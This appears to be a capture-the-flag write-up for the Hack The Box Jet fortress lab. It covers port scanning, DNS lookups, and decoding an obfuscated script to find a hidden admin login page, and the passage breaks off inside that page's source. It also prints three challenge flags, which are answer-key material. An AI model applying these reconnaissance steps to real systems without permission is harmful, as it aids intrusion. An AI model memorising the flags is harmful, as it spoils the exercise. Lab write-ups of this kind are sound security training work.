Fortress (Jet.com)
Fortress IP: 10.13.37.10

We started with port scanning:

```
root@0x000:/# nmap -F 10.13.37.10
Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-04 12:58 EEST
Nmap scan report for 10.13.37.10 (10.13.37.10)
Host is up (0.24s latency).
Not shown: 96 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
9999/tcp open  abyss
Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds

root@0x000:/# nmap -sS -A 10.13.37.10
Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-04 12:56 EEST
Nmap scan report for 10.13.37.10 (10.13.37.10)
Host is up (0.16s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 62:f6:49:80:81:cf:f0:07:0e:5a:ad:e9:8e:1f:2b:7c (RSA)
|   256 54:e2:7e:5a:1c:aa:9a:ab:65:ca:fa:39:28:bc:0a:43 (ECDSA)
|_  256 93:bc:37:b7:e0:08:ce:2d:03:99:01:0a:a9:df:da:cd (EdDSA)
53/tcp   open  domain   ISC BIND 9.10.3-P4-Ubuntu
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp   open  http     nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Welcome to nginx on Debian!
5555/tcp open  freeciv?
| fingerprint-strings:
|   DNSVersionBindReq, GenericLines, GetRequest, HTTPOptions:
|     enter your name:
|     [31mMember manager!
|     edit
|     change name
|     gift
|     exit
|   NULL:
|     enter your name:
|   SMBProgNeg:
|     enter your name:
|     [31mMember manager!
|     edit
|     change name
|     gift
|     exit
|     invalid option!
|     [31mMember manager!
|     edit
|     change name
|     gift
|     exit
|     invalid option!
|     [31mMember manager!
|     edit
|     change name
|     gift
```

```
|     exit
|     invalid option!
|     [31mMember manager!
|     edit
|     change name
|     gift
|     exit
|     invalid option!
|     [31mMember manager!
|     edit
|     change name
|     gift
|     exit
|     invalid option!
|     [31mMember manager!
|     edit
|     change name
|     gift
|     exit
|     invalid option!
|     [31mMember manager!
|     edit
|     change name
|     gift
|     exit
|     invalid option!
|     [31mMember manager!
|     edit
|     change name
|     gift
|     exit
|     invalid option!
|     [31mMember manager!
|     edit
|     change name
|     gift
|     exit
|_    invalid option!
7777/tcp open  cbt?
| fingerprint-strings:
|   Arucer, DNSStatusRequest, DNSVersionBindReq, GenericLines, GetRequest,
HTTPOptions, RPCCheck, RTSPRequest, Socks5, X11Probe:
|     --==[[ Spiritual Memo ]]==--
|     Create a memo
|     Show memo
|     Delete memo
|     Can't you read mate?
|   NULL:
|     --==[[ Spiritual Memo ]]==--
|     Create a memo
|     Show memo
|_    Delete memo
9999/tcp open  abyss?
| fingerprint-strings:
|   DNSStatusRequest:
|     Oops, I'm leaking! 0x7ffc7772f700
|   DNSVersionBindReq:
|     Oops, I'm leaking! 0x7fff49f760b0
|   FourOhFourRequest:
|     Oops, I'm leaking! 0x7ffc572654d0
|   GenericLines:
|     Oops, I'm leaking! 0x7ffec0959340
|   GetRequest, NULL:
|     Oops, I'm leaking! 0x7ffc1da78e70
```

```
|   HTTPOptions:
|     Oops, I'm leaking! 0x7ffcdc170760
|   Help:
|     Oops, I'm leaking! 0x7ffdcbab7660
|   JavaRMI:
|     Oops, I'm leaking! 0x7ffd24c43a80
|   Kerberos:
|     Oops, I'm leaking! 0x7fff53bdede0
|   LPDString:
|     Oops, I'm leaking! 0x7ffe4925cd00
|   RPCCheck:
|     Oops, I'm leaking! 0x7ffdcba67dc0
|   RTSPRequest:
|     Oops, I'm leaking! 0x7ffd87753cb0
|   SMBProgNeg:
|     Oops, I'm leaking! 0x7fff97a83c10
|   SSLSessionReq:
|     Oops, I'm leaking! 0x7ffcbe084330
|   TLSSessionReq:
|     Oops, I'm leaking! 0x7ffe8f559510
|   X11Probe:
|_    Oops, I'm leaking! 0x7ffd2ad457d0
3 services unrecognized despite returning data. If you know the service/version,
please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?
new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5555-TCP:V=7.60%I=7%D=4/4%Time=5AC4A172%P=x86_64-pc-linux-gnu%r(NUL
SF:L,11,"enter\x20your\x20name:\n")%r(GenericLines,63,"enter\x20your\x20na
SF:me:\n\x1b\[31mMember\x20manager!\x1b\[0m\n1\.\x20add\n2\.\x20edit\n3\.\
SF:x20ban\n4\.\x20change\x20name\n5\.\x20get\x20gift\n6\.\x20exit\n")%r(DN
SF:SVersionBindReq,63,"enter\x20your\x20name:\n\x1b\[31mMember\x20manager!
SF:\x1b\[0m\n1\.\x20add\n2\.\x20edit\n3\.\x20ban\n4\.\x20change\x20name\n5
SF:\.\x20get\x20gift\n6\.\x20exit\n")%r(SMBProgNeg,9D1,"enter\x20your\x20n
SF:ame:\n\x1b\[31mMember\x20manager!\x1b\[0m\n1\.\x20add\n2\.\x20edit\n3\.
SF:\x20ban\n4\.\x20change\x20name\n5\.\x20get\x20gift\n6\.\x20exit\ninvali
SF:d\x20option!\n\x1b\[31mMember\x20manager!\x1b\[0m\n1\.\x20add\n2\.\x20e
SF:dit\n3\.\x20ban\n4\.\x20change\x20name\n5\.\x20get\x20gift\n6\.\x20exit
SF:\ninvalid\x20option!\n\x1b\[31mMember\x20manager!\x1b\[0m\n1\.\x20add\n
SF:2\.\x20edit\n3\.\x20ban\n4\.\x20change\x20name\n5\.\x20get\x20gift\n6\.
SF:\x20exit\ninvalid\x20option!\n\x1b\[31mMember\x20manager!\x1b\[0m\n1\.\
SF:x20add\n2\.\x20edit\n3\.\x20ban\n4\.\x20change\x20name\n5\.\x20get\x20g
SF:ift\n6\.\x20exit\ninvalid\x20option!\n\x1b\[31mMember\x20manager!\x1b\[
SF:0m\n1\.\x20add\n2\.\x20edit\n3\.\x20ban\n4\.\x20change\x20name\n5\.\x20
SF:get\x20gift\n6\.\x20exit\ninvalid\x20option!\n\x1b\[31mMember\x20manage
SF:r!\x1b\[0m\n1\.\x20add\n2\.\x20edit\n3\.\x20ban\n4\.\x20change\x20name\
SF:n5\.\x20get\x20gift\n6\.\x20exit\ninvalid\x20option!\n\x1b\[31mMember\x
SF:20manager!\x1b\[0m\n1\.\x20add\n2\.\x20edit\n3\.\x20ban\n4\.\x20change\
SF:x20name\n5\.\x20get\x20gift\n6\.\x20exit\ninvalid\x20option!\n\x1b\[31m
SF:Member\x20manager!\x1b\[0m\n1\.\x20add\n2\.\x20edit\n3\.\x20ban\n4\.\x2
SF:0change\x20name\n5\.\x20get\x20gift\n6\.\x20exit\ninvalid\x20option!\n\
SF:x1b\[31mMember\x20manager!\x1b\[0m\n1\.\x20add\n2\.\x20edit\n3\.\x20ban
SF:\n4\.\x20change\x20name\n5\.\x20get\x20gift\n6\.\x20exit\ninvalid\x20op
SF:tion!\n\x1b")%r(GetRequest,63,"enter\x20your\x20name:\n\x1b\[31mMember\
SF:x20manager!\x1b\[0m\n1\.\x20add\n2\.\x20edit\n3\.\x20ban\n4\.\x20change
SF:\x20name\n5\.\x20get\x20gift\n6\.\x20exit\n")%r(HTTPOptions,63,"enter\x
SF:20your\x20name:\n\x1b\[31mMember\x20manager!\x1b\[0m\n1\.\x20add\n2\.\x
SF:20edit\n3\.\x20ban\n4\.\x20change\x20name\n5\.\x20get\x20gift\n6\.\x20e
SF:xit\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port7777-TCP:V=7.60%I=7%D=4/4%Time=5AC4A172%P=x86_64-pc-linux-gnu%r(NUL
SF:L,5D,"\n--==\[\[\x20Spiritual\x20Memo\x20\]\]==--\n\n\[1\]\x20Create\x2
SF:0a\x20memo\n\[2\]\x20Show\x20memo\n\[3\]\x20Delete\x20memo\n\[4\]\x20Ta
SF:p\x20out\n>\x20")%r(X11Probe,71,"\n--==\[\[\x20Spiritual\x20Memo\x20\]\
SF:]==--\n\n\[1\]\x20Create\x20a\x20memo\n\[2\]\x20Show\x20memo\n\[3\]\x20
```

```
SF:Delete\x20memo\n\[4\]\x20Tap\x20out\n>\x20Can't\x20you\x20read\x20mate\
SF:?")%r(Socks5,71,"\n--==\[\[\x20Spiritual\x20Memo\x20\]\]==--\n\n\[1\]\x
SF:20Create\x20a\x20memo\n\[2\]\x20Show\x20memo\n\[3\]\x20Delete\x20memo\n
SF:\[4\]\x20Tap\x20out\n>\x20Can't\x20you\x20read\x20mate\?")%r(Arucer,71,
SF:"\n--==\[\[\x20Spiritual\x20Memo\x20\]\]==--\n\n\[1\]\x20Create\x20a\x2
SF:0memo\n\[2\]\x20Show\x20memo\n\[3\]\x20Delete\x20memo\n\[4\]\x20Tap\x20
SF:out\n>\x20Can't\x20you\x20read\x20mate\?")%r(GenericLines,71,"\n--==\[\
SF:[\x20Spiritual\x20Memo\x20\]\]==--\n\n\[1\]\x20Create\x20a\x20memo\n\[2
SF:\]\x20Show\x20memo\n\[3\]\x20Delete\x20memo\n\[4\]\x20Tap\x20out\n>\x20
SF:Can't\x20you\x20read\x20mate\?")%r(GetRequest,71,"\n--==\[\[\x20Spiritu
SF:al\x20Memo\x20\]\]==--\n\n\[1\]\x20Create\x20a\x20memo\n\[2\]\x20Show\x
SF:20memo\n\[3\]\x20Delete\x20memo\n\[4\]\x20Tap\x20out\n>\x20Can't\x20you
SF:\x20read\x20mate\?")%r(HTTPOptions,71,"\n--==\[\[\x20Spiritual\x20Memo\
SF:x20\]\]==--\n\n\[1\]\x20Create\x20a\x20memo\n\[2\]\x20Show\x20memo\n\[3
SF:\]\x20Delete\x20memo\n\[4\]\x20Tap\x20out\n>\x20Can't\x20you\x20read\x2
SF:0mate\?")%r(RTSPRequest,71,"\n--==\[\[\x20Spiritual\x20Memo\x20\]\]==--
SF:\n\n\[1\]\x20Create\x20a\x20memo\n\[2\]\x20Show\x20memo\n\[3\]\x20Delet
SF:e\x20memo\n\[4\]\x20Tap\x20out\n>\x20Can't\x20you\x20read\x20mate\?")%r
SF:(RPCCheck,71,"\n--==\[\[\x20Spiritual\x20Memo\x20\]\]==--\n\n\[1\]\x20C
SF:reate\x20a\x20memo\n\[2\]\x20Show\x20memo\n\[3\]\x20Delete\x20memo\n\[4
SF:\]\x20Tap\x20out\n>\x20Can't\x20you\x20read\x20mate\?")%r(DNSVersionBin
SF:dReq,71,"\n--==\[\[\x20Spiritual\x20Memo\x20\]\]==--\n\n\[1\]\x20Create
SF:\x20a\x20memo\n\[2\]\x20Show\x20memo\n\[3\]\x20Delete\x20memo\n\[4\]\x2
SF:0Tap\x20out\n>\x20Can't\x20you\x20read\x20mate\?")%r(DNSStatusRequest,7
SF:1,"\n--==\[\[\x20Spiritual\x20Memo\x20\]\]==--\n\n\[1\]\x20Create\x20a\
SF:x20memo\n\[2\]\x20Show\x20memo\n\[3\]\x20Delete\x20memo\n\[4\]\x20Tap\x
SF:20out\n>\x20Can't\x20you\x20read\x20mate\?");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port9999-TCP:V=7.60%I=7%D=4/4%Time=5AC4A172%P=x86_64-pc-linux-gnu%r(NUL
SF:L,3A,"Oops,\x20I'm\x20leaking!\x200x7ffc1da78e70\nPwn\x20me\x20\xc2\xaf
SF:\\_\(\xe3\x83\x84\)_/\xc2\xaf\x20\n>\x20")%r(GetRequest,3A,"Oops,\x20I'
SF:m\x20leaking!\x200x7ffc1da78e70\nPwn\x20me\x20\xc2\xaf\\_\(\xe3\x83\x84
SF:\)_/\xc2\xaf\x20\n>\x20")%r(HTTPOptions,3A,"Oops,\x20I'm\x20leaking!\x2
SF:00x7ffcdc170760\nPwn\x20me\x20\xc2\xaf\\_\(\xe3\x83\x84\)_/\xc2\xaf\x20
SF:\n>\x20")%r(FourOhFourRequest,3A,"Oops,\x20I'm\x20leaking!\x200x7ffc572
SF:654d0\nPwn\x20me\x20\xc2\xaf\\_\(\xe3\x83\x84\)_/\xc2\xaf\x20\n>\x20")%
SF:r(JavaRMI,3A,"Oops,\x20I'm\x20leaking!\x200x7ffd24c43a80\nPwn\x20me\x20
SF:\xc2\xaf\\_\(\xe3\x83\x84\)_/\xc2\xaf\x20\n>\x20")%r(GenericLines,3A,"O
SF:ops,\x20I'm\x20leaking!\x200x7ffec0959340\nPwn\x20me\x20\xc2\xaf\\_\(\x
SF:e3\x83\x84\)_/\xc2\xaf\x20\n>\x20")%r(RTSPRequest,3A,"Oops,\x20I'm\x20l
SF:eaking!\x200x7ffd87753cb0\nPwn\x20me\x20\xc2\xaf\\_\(\xe3\x83\x84\)_/\x
SF:c2\xaf\x20\n>\x20")%r(RPCCheck,3A,"Oops,\x20I'm\x20leaking!\x200x7ffdcb
SF:a67dc0\nPwn\x20me\x20\xc2\xaf\\_\(\xe3\x83\x84\)_/\xc2\xaf\x20\n>\x20")
SF:%r(DNSVersionBindReq,3A,"Oops,\x20I'm\x20leaking!\x200x7fff49f760b0\nPw
SF:n\x20me\x20\xc2\xaf\\_\(\xe3\x83\x84\)_/\xc2\xaf\x20\n>\x20")%r(DNSStat
SF:usRequest,3A,"Oops,\x20I'm\x20leaking!\x200x7ffc7772f700\nPwn\x20me\x20
SF:\xc2\xaf\\_\(\xe3\x83\x84\)_/\xc2\xaf\x20\n>\x20")%r(Help,3A,"Oops,\x20
SF:I'm\x20leaking!\x200x7ffdcbab7660\nPwn\x20me\x20\xc2\xaf\\_\(\xe3\x83\x
SF:84\)_/\xc2\xaf\x20\n>\x20")%r(SSLSessionReq,3A,"Oops,\x20I'm\x20leaking
SF:!\x200x7ffcbe084330\nPwn\x20me\x20\xc2\xaf\\_\(\xe3\x83\x84\)_/\xc2\xaf
SF:\x20\n>\x20")%r(TLSSessionReq,3A,"Oops,\x20I'm\x20leaking!\x200x7ffe8f5
SF:59510\nPwn\x20me\x20\xc2\xaf\\_\(\xe3\x83\x84\)_/\xc2\xaf\x20\n>\x20")%
SF:r(Kerberos,3A,"Oops,\x20I'm\x20leaking!\x200x7fff53bdede0\nPwn\x20me\x2
SF:0\xc2\xaf\\_\(\xe3\x83\x84\)_/\xc2\xaf\x20\n>\x20")%r(SMBProgNeg,3A,"Oo
SF:ps,\x20I'm\x20leaking!\x200x7fff97a83c10\nPwn\x20me\x20\xc2\xaf\\_\(\xe
SF:3\x83\x84\)_/\xc2\xaf\x20\n>\x20")%r(X11Probe,3A,"Oops,\x20I'm\x20leaki
SF:ng!\x200x7ffd2ad457d0\nPwn\x20me\x20\xc2\xaf\\_\(\xe3\x83\x84\)_/\xc2\x
SF:af\x20\n>\x20")%r(LPDString,3A,"Oops,\x20I'm\x20leaking!\x200x7ffe4925c
SF:d00\nPwn\x20me\x20\xc2\xaf\\_\(\xe3\x83\x84\)_/\xc2\xaf\x20\n>\x20");
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=4/4%OT=22%CT=1%CU=38255%PV=Y%DS=2%DC=T%G=Y%TM=5AC4A21C
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)OPS(
```

```
OS:O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11
OS:NW7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
OS:R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 1025/tcp)
HOP RTT       ADDRESS
1   257.43 ms 10.13.14.1 (10.13.14.1)
2   253.55 ms 10.13.37.10 (10.13.37.10)
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 205.01 seconds
root@0x000:/#

# Flag 1 (Connect)

The first flag is inside the website: http://10.13.37.10/

root@0x000:~/Desktop# curl http://10.13.37.10/
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx on Debian!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx on Debian!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working on Debian. Further configuration is required.</p>
<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a></p>
<p>
      Please use the <tt>reportbug</tt> tool to report bugs in the
      nginx package with Debian. However, check <a
      href="http://bugs.debian.org/cgi-bin/pkgreport.cgi?
ordering=normal;archive=0;src=nginx;repeatmerged=0">existing
      bug reports</a> before reporting a new bug.
</p>
<p><em>Thank you for using debian and nginx.</em></p>
<b>JET{s4n1ty_ch3ck}</b>
</body>
</html>
root@0x000:~/Desktop#

So, the first flag (Connect) is: JET{s4n1ty_ch3ck}

# Flag 2 (Digging in...)

Port 53 is open, so let's dig it:

root@0x000:~/Desktop# dig @10.13.37.10 -x 10.13.37.10
; <<>> DiG 9.11.2-P1-1-Debian <<>> @10.13.37.10 -x 10.13.37.10
; (1 server found)
```

```
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 42550
;; flags: qr aa rd; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;10.37.13.10.in-addr.arpa.  IN  PTR
;; AUTHORITY SECTION:
37.13.10.in-addr.arpa.  604800  IN  SOA www.securewebinc.jet. securewebinc.jet.
3 604800 86400 2419200 604800
;; Query time: 147 msec
;; SERVER: 10.13.37.10#53(10.13.37.10)
;; WHEN: Wed Apr 04 14:25:09 EEST 2018
;; MSG SIZE  rcvd: 109
root@0x000:~/Desktop/#
```

We added in our /etc/hosts file the following entry:

```
10.13.37.10     www.securewebinc.jet
```

We browse to http://www.securewebinc.jet and we found the second flag (Digging in...): JET{w3lc0me_4nd_h@v3_fun!}

Flag 3 (Going Deeper)

By viewing the source of the website: www.securewebinc.jet

view-source:http://www.securewebinc.jet/

```
<!DOCTYPE html>
<html lang="en">

  <head>

    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-
to-fit=no">
    <meta name="description" content="">
    <meta name="author" content="">

    <title>SecureWeb Inc. - We design secure websites</title>

    <!-- Bootstrap core CSS -->
    <link href="vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">

    <!-- Custom fonts for this template -->
    <link href="vendor/font-awesome/css/font-awesome.min.css" rel="stylesheet"
type="text/css">

    <!-- Plugin CSS -->
    <link href="vendor/magnific-popup/magnific-popup.css" rel="stylesheet">

    <!-- Custom styles for this template -->
    <link href="css/creative.css" rel="stylesheet">

  </head>

  <body id="page-top">

    <!-- Navigation -->
    <nav class="navbar navbar-expand-lg navbar-light fixed-top" id="mainNav">
      <div class="container">
```

```
        <a class="navbar-brand js-scroll-trigger" href="#page-top">SecureWeb
Inc.</a>
        <button class="navbar-toggler navbar-toggler-right" type="button" data-
toggle="collapse" data-target="#navbarResponsive" aria-
controls="navbarResponsive" aria-expanded="false" aria-label="Toggle
navigation">
          <span class="navbar-toggler-icon"></span>
        </button>
        <div class="collapse navbar-collapse" id="navbarResponsive">
          <ul class="navbar-nav ml-auto">
            <li class="nav-item">
              <a class="nav-link js-scroll-trigger" href="#about">About</a>
            </li>
            <li class="nav-item">
              <a class="nav-link js-scroll-trigger"
href="#services">Services</a>
            </li>
            <li class="nav-item">
              <a class="nav-link js-scroll-trigger" href="#ourwork">Our Work</a>
            </li>
            <li class="nav-item">
              <a class="nav-link js-scroll-trigger" href="#contact">Contact</a>
            </li>
          </ul>
        </div>
      </div>
    </nav>

    <header class="masthead text-center text-white d-flex">
      <div class="container my-auto">
        <div class="row">
          <div class="col-lg-10 mx-auto">
            <h1 class="text-uppercase">
              <strong>We Develop Secure Websites</strong>
            </h1>
            <hr>
          </div>
          <div class="col-lg-8 mx-auto">
            <p class="text-faded mb-5">For just 499.99$ per man-hour!</p>
            <a class="btn btn-primary btn-xl js-scroll-trigger"
href="#about">Find Out More</a>
          </div>
        </div>
      </div>
    </header>

    <section class="bg-primary" id="about">
      <div class="container">
        <div class="row">
          <div class="col-lg-8 mx-auto text-center">
            <h2 class="section-heading text-white">Tired of your website being
hacked?</h2>
            <hr class="light my-4">
            <p class="text-faded mb-4">Our developers write secure code and our
engineers harden our servers to the bone giving you, our valuable customer a
100% secure platform to offer your goods and services.</p>
            <a class="btn btn-light btn-xl js-scroll-trigger"
href="#services">Get Started!</a>
            <br>
            <br>
            <p class="text-faded mb-4"><span id="attacks"></span> attacks
mitigated until now.</p>
          </div>
        </div>
```

```
      </div>
    </section>

    <section id="services">
      <div class="container">
        <div class="row">
          <div class="col-lg-12 text-center">
            <h2 class="section-heading">At Your Service</h2>
            <hr class="my-4">
          </div>
        </div>
      </div>
      <div class="container">
        <div class="row">
          <div class="col-lg-3 col-md-6 text-center">
            <div class="service-box mt-5 mx-auto">
              <i class="fa fa-4x fa-diamond text-primary mb-3 sr-icons"></i>
              <h3 class="mb-3">Sturdy Templates</h3>
              <p class="text-muted mb-0">Our templates are updated regularly so
they don't break.</p>
            </div>
          </div>
          <div class="col-lg-3 col-md-6 text-center">
            <div class="service-box mt-5 mx-auto">
              <i class="fa fa-4x fa-paper-plane text-primary mb-3 sr-icons"></i>
              <h3 class="mb-3">Lightning Fast</h3>
              <p class="text-muted mb-0">Our servers are optimized to deliver
your content fast!</p>
            </div>
          </div>
          <div class="col-lg-3 col-md-6 text-center">
            <div class="service-box mt-5 mx-auto">
              <i class="fa fa-4x fa-newspaper-o text-primary mb-3 sr-icons"></i>
              <h3 class="mb-3">Up to Date</h3>
              <p class="text-muted mb-0">We update dependencies to keep things
fresh.</p>
            </div>
          </div>
          <div class="col-lg-3 col-md-6 text-center">
            <div class="service-box mt-5 mx-auto">
              <i class="fa fa-4x fa-heart text-primary mb-3 sr-icons"></i>
              <h3 class="mb-3">Made with Love</h3>
              <p class="text-muted mb-0">You have to make your websites with
love these days!</p>
            </div>
          </div>
        </div>
      </div>
    </section>

    <section class="p-0" id="ourwork">
      <div class="container">
        <div class="row">
          <div class="col-lg-12 text-center">
            <h2 class="section-heading">Our Work</h2>
            <hr class="my-4">
          </div>
        </div>
      </div>
      <div class="container-fluid p-0">
        <div class="row no-gutters popup-gallery">
          <div class="col-lg-4 col-sm-6">
            <a class="portfolio-box" href="img/portfolio/fullsize/jet.png">
              <img class="img-fluid" src="img/portfolio/thumbnails/jet.png"
```

```
alt="">
              <div class="portfolio-box-caption">
                <div class="portfolio-box-caption-content">
                  <div class="project-category text-faded">
                    Jet.com
                  </div>
                  <div class="project-name">
                    Website Development
                  </div>
                </div>
              </div>
            </a>
          </div>
          <div class="col-lg-4 col-sm-6">
            <a class="portfolio-box" href="img/portfolio/fullsize/code.png">
              <img class="img-fluid" src="img/portfolio/thumbnails/code.png"
alt="">
              <div class="portfolio-box-caption">
                <div class="portfolio-box-caption-content">
                  <div class="project-category text-faded">
                    Classified Customer
                  </div>
                  <div class="project-name">
                    Code Obfuscation
                  </div>
                </div>
              </div>
            </a>
          </div>
          <div class="col-lg-4 col-sm-6">
            <a class="portfolio-box" href="img/portfolio/fullsize/htb.png">
              <img class="img-fluid" src="img/portfolio/thumbnails/htb.png"
alt="">
              <div class="portfolio-box-caption">
                <div class="portfolio-box-caption-content">
                  <div class="project-category text-faded">
                    Hackthebox.eu
                  </div>
                  <div class="project-name">
                    Server Hardening
                  </div>
                </div>
              </div>
            </a>
          </div>
        </div>
      </div>
    </section>

    <section id="contact">
      <div class="container">
        <div class="row">
          <div class="col-lg-8 mx-auto text-center">
            <h2 class="section-heading">Let's Get In Touch!</h2>
            <hr class="my-4">
            <p class="mb-5">Ready to start your next project with us? That's
great! Give us a call and we will get back to you as soon as possible!</p>
          </div>
        </div>
        <div class="row">
          <div class="col-lg-4 ml-auto text-center">
            <i class="fa fa-phone fa-3x mb-3 sr-contact"></i>
            <p>123-456-6789</p>
          </div>
```

```
          <div class="col-lg-4 mr-auto text-center">
            <i class="fa fa-flag-checkered fa-3x mb-3 sr-contact"></i>
            <p>JET{w3lc0me_4nd_h@v3_fun!}</p>
          </div>
        </div>
      </div>
    </section>

    <!-- Bootstrap core JavaScript -->
    <script src="vendor/jquery/jquery.min.js"></script>
    <script src="vendor/bootstrap/js/bootstrap.bundle.min.js"></script>

    <!-- Plugin JavaScript -->
    <script src="vendor/jquery-easing/jquery.easing.min.js"></script>
    <script src="vendor/scrollreveal/scrollreveal.min.js"></script>
    <script src="vendor/magnific-popup/jquery.magnific-popup.min.js"></script>

    <!-- Custom scripts for this template -->
    <script src="js/template.js"></script>
    <script src="js/secure.js"></script>

  </body>

</html>
```

We found the js script: js/secure.js

http://www.securewebinc.jet/js/secure.js

```
eval(String.fromCharCode(102,117,110,99,116,105,111,110,32,103,101,116,83,116,97
,116,115,40,41,10,123,10,32,32,32,32,36,46,97,106,97,120,40,123,117,114,108,58,3
2,34,47,100,105,114,98,95,115,97,102,101,95,100,105,114,95,114,102,57,69,109,99,
69,73,120,47,97,100,109,105,110,47,115,116,97,116,115,46,112,104,112,34,44,10,10
,32,32,32,32,32,32,32,32,115,117,99,99,101,115,115,58,32,102,117,110,99,116,105,
111,110,40,114,101,115,117,108,116,41,123,10,32,32,32,32,32,32,32,32,36,40,39,35
,97,116,116,97,99,107,115,39,41,46,104,116,109,108,40,114,101,115,117,108,116,41
,10,32,32,32,32,125,44,10,32,32,32,32,101,114,114,111,114,58,32,102,117,110,99,1
16,105,111,110,40,114,101,115,117,108,116,41,123,10,32,32,32,32,32,32,32,32,32,9
9,111,110,115,111,108,101,46,108,111,103,40,114,101,115,117,108,116,41,59,10,32,
32,32,32,125,125,41,59,10,125,10,103,101,116,83,116,97,116,115,40,41,59,10,115,1
01,116,73,110,116,101,114,118,97,108,40,102,117,110,99,116,105,111,110,40,41,123
,32,103,101,116,83,116,97,116,115,40,41,59,32,125,44,32,49,48,48,48,48,41,59));
```

We used an online decoder: http://jdstiles.com/java/cct.html:

```
function getStats()
{
    $.ajax({url: "/dirb_safe_dir_rf9EmcEIx/admin/stats.php",

        success: function(result){
        $('#attacks').html(result)
    },
    error: function(result){
         console.log(result);
    }});
}
getStats();
setInterval(function(){ getStats(); }, 10000);
```

We visited the:
http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/stats.php
and the http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/login.php

By viewing the source of the above page:

view-source:http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/login.php

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <title>Secureweb Inc. | Log in</title>
  <!-- Tell the browser to be responsive to screen width -->
  <meta content="width=device-width, initial-scale=1, maximum-scale=1, user-
scalable=no" name="viewport">
  <!-- Bootstrap 3.3.7 -->
  <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/bootstrap/dist/css/bootstr
ap.min.css">
  <!-- Font Awesome -->
  <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/font-awesome/css/font-
awesome.min.css">
  <!-- Ionicons -->
  <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/Ionicons/css/ionicons.min.
css">
  <!-- Theme style -->
  <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/dist/css/AdminLTE.min.css">
  <!-- iCheck -->
  <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/plugins/iCheck/square/blue.css">

  <!-- HTML5 Shim and Respond.js IE8 support of HTML5 elements and media queries
-->
  <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->
  <!--[if lt IE 9]>
  <script src="/dirb_safe_dir_rf9EmcEIx/admin/js/html5shiv.min.js"></script>
  <script src="/dirb_safe_dir_rf9EmcEIx/admin/js/respond.min.js"></script>
  <![endif]-->

</head>
<body class="hold-transition login-page">
<div class="login-box">
  <div class="login-logo">
    <b>Secureweb Inc.</b>
  </div>
  <!-- /.login-logo -->
  <div class="login-box-body">
    <p class="login-box-msg">
        Authorized use only.
        <br>
        <span class="text-danger">
                </span>
    </p>

    <!-- JET{s3cur3_js_w4s_not_s0_s3cur3_4ft3r4ll} -->
    <form action="/dirb_safe_dir_rf9EmcEIx/admin/dologin.php" method="post">
      <div class="form-group has-feedback">
        <input name="username" type="username" class="form-control"
placeholder="Username">
        <span class="glyphicon glyphicon-envelope form-control-feedback"></span>
      </div>
      <div class="form-group has-feedback">
        <input name="password" type="password" class="form-control"
```

